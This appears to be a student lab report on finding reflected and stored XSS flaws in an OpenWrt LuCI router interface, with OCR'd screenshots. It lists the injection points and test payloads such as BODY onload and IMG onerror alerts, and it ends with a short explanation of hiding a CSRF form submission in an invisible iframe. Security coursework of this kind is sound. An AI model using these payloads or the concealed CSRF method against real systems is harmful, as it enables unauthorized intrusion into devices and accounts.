

**TASK 1:**

<b>Description of the XSS vulnerability source</b>	<b>Type of XSS vulnerability (reflected or stored)</b>	<b>Additional information about the vulnerability</b>
Network>Diagnostics>Ping	Reflected	Textbox <a href="http://192.168.1.1/cgi-bin/luci/admin/network/diagnostics">http://192.168.1.1/cgi-bin/luci/admin/network/diagnostics</a>
Network>Diagnostics>Traceroute	Reflected	Textbox <a href="http://192.168.1.1/cgi-bin/luci/admin/network/diagnostics">http://192.168.1.1/cgi-bin/luci/admin/network/diagnostics</a>
System>Software>Actions> Filter	Reflected	Text Box <a href="http://192.168.1.1/cgi-bin/luci/admin/system/packages">http://192.168.1.1/cgi-bin/luci/admin/system/packages</a>
System>Software>Actions>Down load and Install package	Reflected	Text Box <a href="http://192.168.1.1/cgi-bin/luci/admin/system/packages">http://192.168.1.1/cgi-bin/luci/admin/system/packages</a>
Network>Firewall>Port Forwards> Name	Stored	Text Box <a href="http://192.168.1.1/cgi-bin/luci/admin/network/firewall/rules">http://192.168.1.1/cgi-bin/luci/admin/network/firewall/rules</a>
Network>Firewall>TrafficRules> Open Ports on Router	Stored	Text Box <a href="http://192.168.1.1/cgi-bin/luci/admin/network/firewall/forwards/cfg133837">http://192.168.1.1/cgi-bin/luci/admin/network/firewall/forwards/cfg133837</a>

Network>Firewall>TrafficRules>Source NAT	Stored	Text Box <a href="http://192.168.1.1/cgi-bin/luci/admin/network/firewall/rules">http://192.168.1.1/cgi-bin/luci/admin/network/firewall/rules</a>
Wireless>Configuration>General Setup> ESSID	Stored	Text Box <a href="http://192.168.1.1/cgi-bin/luci/admin/network/wireless/radio0.network1">http://192.168.1.1/cgi-bin/luci/admin/network/wireless/radio0.network1</a>

INPUT	OBSERVATION
<BODY ONLOAD=alert('XSS')>	<b>Diagnostics</b> <b>Network Utilities</b> <div><div>&lt;BODY ONCLICK =alert('XSS')&gt;</div><div>IPv4 <span>⌵</span> <span>Ping</span></div></div> Bad address specified!
<BODY ONLOAD=alert('XSS')>	<b>Diagnostics</b> <b>Network Utilities</b> <div><div></div><div>&lt;BODY ONLOAD=alert('XSS')&gt;</div><div>IPv4 <span>⌵</span> <span>Ping</span></div><div>IPv4 <span>⌵</span> <span>Traceroute</span></div></div> Bad address specified!
<BODY ONLOAD=alert('XSS')>	<div>Unknown package '&lt;BODY'.</div> <div>Unknown package 'ONLOAD=alert('XSS')&gt;'.</div> <div>Collected errors: * opkg_install_cmd: Cannot install package &lt;BODY. Collected errors: * opkg_install_cmd: Cannot install package ONLOAD=alert('XSS')&gt;.</div>

<BODY ONCLICK =alert('XSS')>

Software

Actions Configuration

Displaying only packages containing "<BODY ONCLICK =alert('XSS')>" 

Reset

No package lists available 

Update lists

Free space: 95% (10.38 MB)

Download and install package: 

OK

Filter: <BODY ONCLICK =alert('XSS')> 

Find package

<BODY ONLOAD=alert('XSS')>

192.168.1.1/cgi-bin/luci/admin/network/firewall/forwards/cfg143837

Dashboard TestOut LabSim 192.168.1.1 says

IT'S6200-Group1 Status S XSS

OK

Warning

No password set!

There is no password set on this router. Please configure a root password to protect the web interface and enable SSH.

Port Forwards Traffic Rules Custom Rules

Port Forwards -

You can change advanced properties of the port forwarding entry. In most cases there is no need to modify the default values.

Rule is enabled 

Disable

Name <BODY ONLOAD=alert('XSS')>

Protocol TCP+UDP

Source zone newzone: (empty)

<BODY ONLOAD=alert('XSS')>

192.168.1.1/cgi-bin/luci/admin/network/firewall/rules/cfg1292bd

TestOut LabSim

IT'S6200-Group1 Status S XSS

OK

Warning

No password set!

There is no password set on this router. Please configure a root password to protect the web interface and enable SSH.

General Settings Port Forwards Traffic Rules Custom Rules

Firewall - Traffic Rules -

This page allows you to change advanced properties of the traffic rule entry, such as matched source and destination hosts.

Rule is enabled 

Disable

Name <BODY ONLOAD=alert('XSS')>

Restrict to address family IPv4 and IPv6

Protocol TCP+UDP

Source zone wan: wan: wan6: wan6:

Source MAC address any

<IMG SRC=/  
onerror="alert(String.fromCharCode(88,83,83))"></img>

192.168.1.1/cgi-bin/luci/admin/network/wireless

Dashboard TestOut LabSim 192.168.1.1 says

IT'S6200-Group1 Status S XSS

OK

Warning

No password set!

There is no password set on this router. Please configure a root password to protect the web interface and enable SSH.

radio0: Master radio1: Master 'TTS 6200 Group 1'

Wireless Overview

radio0

Qualcomm Atheros QCA5890 802.11nac

Channel: 36 (5.180 GHz) | Bitrate: 7 Mbit/s

SSID: | Mode: Wireless is not associated

Wireless is not associated

radio1

Generic MAC80211 802.11bgn


Channel: 11 (2.412 GHz) | Bitrate: 143.2 Mbit/s

SSID: IT'S 6200 Group 1 | Mode: Master

SSID: 68:FF:7B:6F:01:1B | EnergyDetect: None

# SUCCESSFUL EXECUTION OF JAVASCRIPTS FOR THE VULNERABILITIES

## 1. Network>Firewall>Port Forwards>Name



192.168.1.1/cgi-bin/luci/admin/network/firewall/forwards/cfg143837

Dashboard TestOut LabSim MS6200-Group1 Status S XSS

192.168.1.1 says XSS

OK

No password set!  
There is no password set on this router. Please configure a root password to protect the web interface and enable SSH.

Go to password configuration...

Port Forwards Traffic Rules Custom Rules

### Port Forwards -

You can change advanced properties of the port forwarding entry. In most cases there is no need to modify the entry if the rule is enabled.


Rule is enabled

Name: <BODY ONLOAD=alert('XSS')>

Protocol: TCP+UDP

Source zone: newzone: (empty)

## 2. Network>Firewall>TrafficRules>Open Ports on Router



192.168.1.1/cgi-bin/luci/admin/network/firewall/rules/cfg1292bd

TestOut LabSim MS6200-Group1 Status S XSS

192.168.1.1 says XSS

OK

No password set!  
There is no password set on this router. Please configure a root password to protect the web interface and enable SSH.

Go to password configuration...

General Settings Port Forwards Traffic Rules Custom Rules

### Firewall - Traffic Rules -

This page allows you to change advanced properties of the traffic rule entry, such as matched source and destination hosts.

Rule is enabled

Name: <BODY ONLOAD=alert('XSS')>


Restrict to address family: IPv4 and IPv6

Protocol: TCP+UDP

Source zone: wan: wan: wan: wan:

Source MAC address: any

## 3. Wireless>Configuration>General Setup> ESSID



192.168.1.1/cgi-bin/luci/admin/network/wireless

TestOut LabSim MS6200-Group1 Status S XSS

192.168.1.1 says XSS

OK

No password set!  
There is no password set on this router. Please configure a root password to protect the web interface and enable SSH.

Go to password configuration...

radio0: Master radio1: Master "ITIS 6200 Group 1"

### Wireless Overview

radio0	radio1
<p>Qualcomm Atheros OCA6890 802.11nac Channel: 36 (5.180 GHz)   Bitrate: ? Mbit/s</p> <p>0%</p> <p>SSID:   Mode: Wireless is not associated Wireless is not associated</p>	<p>Generic MAC80211 802.11bgn Channel: 11 (2.462 GHz)   Bitrate: 148.2 Mbit/s</p> <p>100%</p> <p>SSID: ITIS 6200 Group 1   Mode: Master BSSID: 68:FF:7B:8F:D1:1B   Encryption: None</p>

**Answer 1:**

When we are creating a CSRF form, we can use a `<iframe>` tag. This tag allows us to create another window within an existing window. We will make it invisible by setting the value of the “display” attribute as “none”. In the `<form>` tag we can add an attribute “target” and make sure that the “name” attribute of `<frame>` tag matches the “target” attribute of the `<form>` tag open the link on our iframe so that when the victim opens the malicious link, he will only see a blank page. This is one way of performing the attack surreptitiously.